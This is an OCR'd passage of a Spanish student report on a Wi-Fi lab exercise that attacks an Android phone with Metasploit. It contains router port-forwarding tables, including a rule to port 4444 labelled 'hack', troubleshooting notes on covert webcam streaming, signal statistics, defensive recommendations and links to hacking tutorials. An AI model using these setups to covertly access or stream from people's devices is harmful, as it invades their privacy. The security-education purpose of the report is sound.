
Local			External							
IP Address	Start Port	End Port	IP Address	Start Port	End Port	Prot	Description	Enabled		Remove All
192.168.0.100	8888	8888	181.197.23.34	8889	8889	BOTH	hack	Yes	Edit	Remove
192.168.0.2	80	80	181.197.23.34	81	81	BOTH	hack	No	Edit	Remove
192.168.0.8	1900	1900	181.197.23.34	4444	4444	TCP		Yes	Edit	Remove

Application	Port
HTTP	80
FTP	21
TFTP	69
SMTP	25
POP3	110
NNTP	119
Telnet	23
IRC	194
SNMP	161
Finger	79
Gopher	70
Whois	43
rtelnet	107
LDAP	389
UUCP	540

Diseño de Red 5: Mala configuración de ruta hacia IP privada

Errores y solución

El error más frecuente que nos encontramos fue que cuando intentábamos hacer la webcam_stream la señal caía hasta 1 Mb y cuando eso pasaba sucedía como especie de una interrupción y nos quedábamos sin stream.



Errores y solución 1: Problema con el webcam_stream


La solución a este problema fue buscar una nueva señal de wifi para anclar los equipos y poder tener un poco más de ancho de banda a la hora que esta disminuyera no se nos desconectara.

Otro problema que tuvimos fue que cuando nos cambiamos de SSID se nos olvidó cambiar de igual manera el celular de SSID, por esta razón se estuvo por unos cuantos minutos buscando una razón por la cual el celular no entablaba una comunicación con la computadora.

Antes era: @LISPARQUES

Errores y solución 3: Conectados en distintos SSID

aquí esperábamos que saliera la conexión.



Errores y solución 2: Solución del problema con los SSID

Acá ya nos habíamos dado de cuenta que estábamos en diferentes SSID cuando se hizo el cambio la conexión fue instantánea. Y de varios intentos que hicimos habíamos abierto 3 sesiones.

Estos fueron los únicos inconvenientes que tuvimos durante las pruebas realizadas.

Pruebas satisfactorias

Después de algunos conflictos que tuvimos a la hora de realizar las pruebas al final si pudimos comprobar que:

1. La señal del wifi si era afectada a la hora de hacer un stream u otro tipo de prueba que requiera una gran cantidad de recursos.

```
link quality: 56%  (39/70)
========================================

signal level: -71 dBm (0.08 nW)
=======================
noise level:  -92 dBm (0.63 pW)
=========================
SNR:               21 dB
─Statistics─
RX: 14,245 (2.31 MiB), rate: 5.5 Mbit/s (expected: 21.8 MB/s), drop: 78 (0
.TX: 917 (365.95 KiB), rate: 52.0 Mbit/s MCS 5, retries: 441 (48.1%), fail2
─Info─
mode: Managed, connected to: F4:F2:6D:E2:DA:34, time: 6:35m, inactive: 0.0
sfreq: 2412 MHz, ctrl: 2422 MHz, channel: 1 (width: 40 MHz)
channel active: 6:16m, busy: 2:14m, rx: 1:51m, tx: 681 mste: 65.0 Mbit/s M
Cbeacons: 3,551, lost: 40, avg sig: -64 dBm, interval: 0.1s, DTIM: 1
power mgt: off,  tx-power: 15 dBm (31.62 mW)
retry: short limit 7,  rts/cts: off,  frag: off
─Network─
wlp3s0 (UP RUNNING BROADCAST MULTICAST)
mac: B8:86:87:6A:41:14, qlen: 1000
ip: 192.168.6.87/24
```

Pruebas satisfactorias 1: Comprobación de señal Wifi afectada

2. A pesar que el celular todo corría en segundo plano y que el dueño del dispositivo no se diera dé cuenta de lo que ocurría en su celular, el mismo tenía un gran tráfico de envió de señal y de descarga se mantenía en niveles muy bajos.



Prueba satisfactorias 1: Afectación de señal en el celular



Prueba satisfactorias 2: Afectación de señal en el celular



Prueba satisfactorias 3: Afectación de señal en el celular.



Prueba satisfactorias 4: Afectación de señal en el celular

Conclusión

Con la tecnología inalámbrica se nos abre todo un mundo de posibilidades de conexión sin la utilización de cableado clásico, proporcionando una flexibilidad y comodidad sin precedentes en la conectividad entre ordenadores.

Esta tecnología tiene como mayor inconveniente la principal de sus ventajas, el acceso al medio compartido de cualquiera con el material y los métodos adecuados, proporcionando un elevado riesgo de seguridad que tendremos que tener presentes a la hora de decantarnos por esta opción y que crecerá en igual medida que las soluciones aportadas para subsanar estos riesgos.

Por lo tanto, se recomienda la utilización de una política de seguridad homogénea

y sin fisuras, que trate todos los aspectos que comporten riesgo, sin mermar la rapidez y que sepa aprovechar las ventajas de las redes inalámbricas.

Recomendaciones

Al llevar a cabo este proyecto podemos rescatar los siguientes puntos para mitigar un ataque en las redes WAN, especialmente las públicas o no cifradas.

Utilizar VPN. Si necesita conectarse a una red pública, use una (VPN). Dicha técnica mantendrá la información privada y se asegurará de que los datos vayan directamente desde el dispositivo hasta donde ésta se conecte.

Instale seguridad en sus dispositivos. Disponer de una solución de seguridad completa puede ayudar a mantener los dispositivos alejados de virus y otros malware no deseados.

Activa Firewall. Incluso con una configuración segura del Router, debes tener más protección por si alguien consigue acceder a tu red con malas intenciones ya que si el cifrado Wifi falla cualquiera podrá ver tus carpetas compartidas. Para ello es importante contar con Firewall, que está disponible en todos los sistemas operativos.

Para hacer frente a este tipo de vulnerabilidades, debemos evaluar los riesgos de seguridad introducidos por la red inalámbrica de un usuario y ayudarles a reducir estos riesgos. En este sentido, es fundamental garantizar la seguridad del consumidor, facilitándoles un acceso confiable a las redes Wi-Fi e indicándoles qué redes son seguras y las que deben evitarse.

Bibliografía

Campos, L. (07 de Septiembre de 2016). *Nnodes*. Obtenido de https://nnodes.com/blog/2016/hackeando-android-con-metasploit

Granda, J. (21 de Septiembre de 2016). *YouTube*. Obtenido de https://www.youtube.com/watch?v=ZDHQJKj5o_s

hacking. (s.f.). *www.hackinggarticles.in*. Obtenido de https://i0.wp.com/4.bp.blogspot.com/-OegS2KK5qG0/Vvz8MRdT2MI/AAAAAAAAL1k/YZacg_LZdp8C5V9Rjq19I8VnhQ0CjTXzA/s1600/0.png?w=687&ssl=1

RAPID7. (s.f.). *RAPID7 metasploit*. Obtenido de https://www.metasploit.com/

Anexos

Ataque a Windows

Aparte de hacer ataques a dispositivos móviles metasploit nos da muchas herramientas como para atacar a otro pc con Windows.

Link: https://backtrackacademy.com/articulo/metasploit-atacando-a-windows

Entender que es metasploit

Link: https://es.wikipedia.org/wiki/Metasploit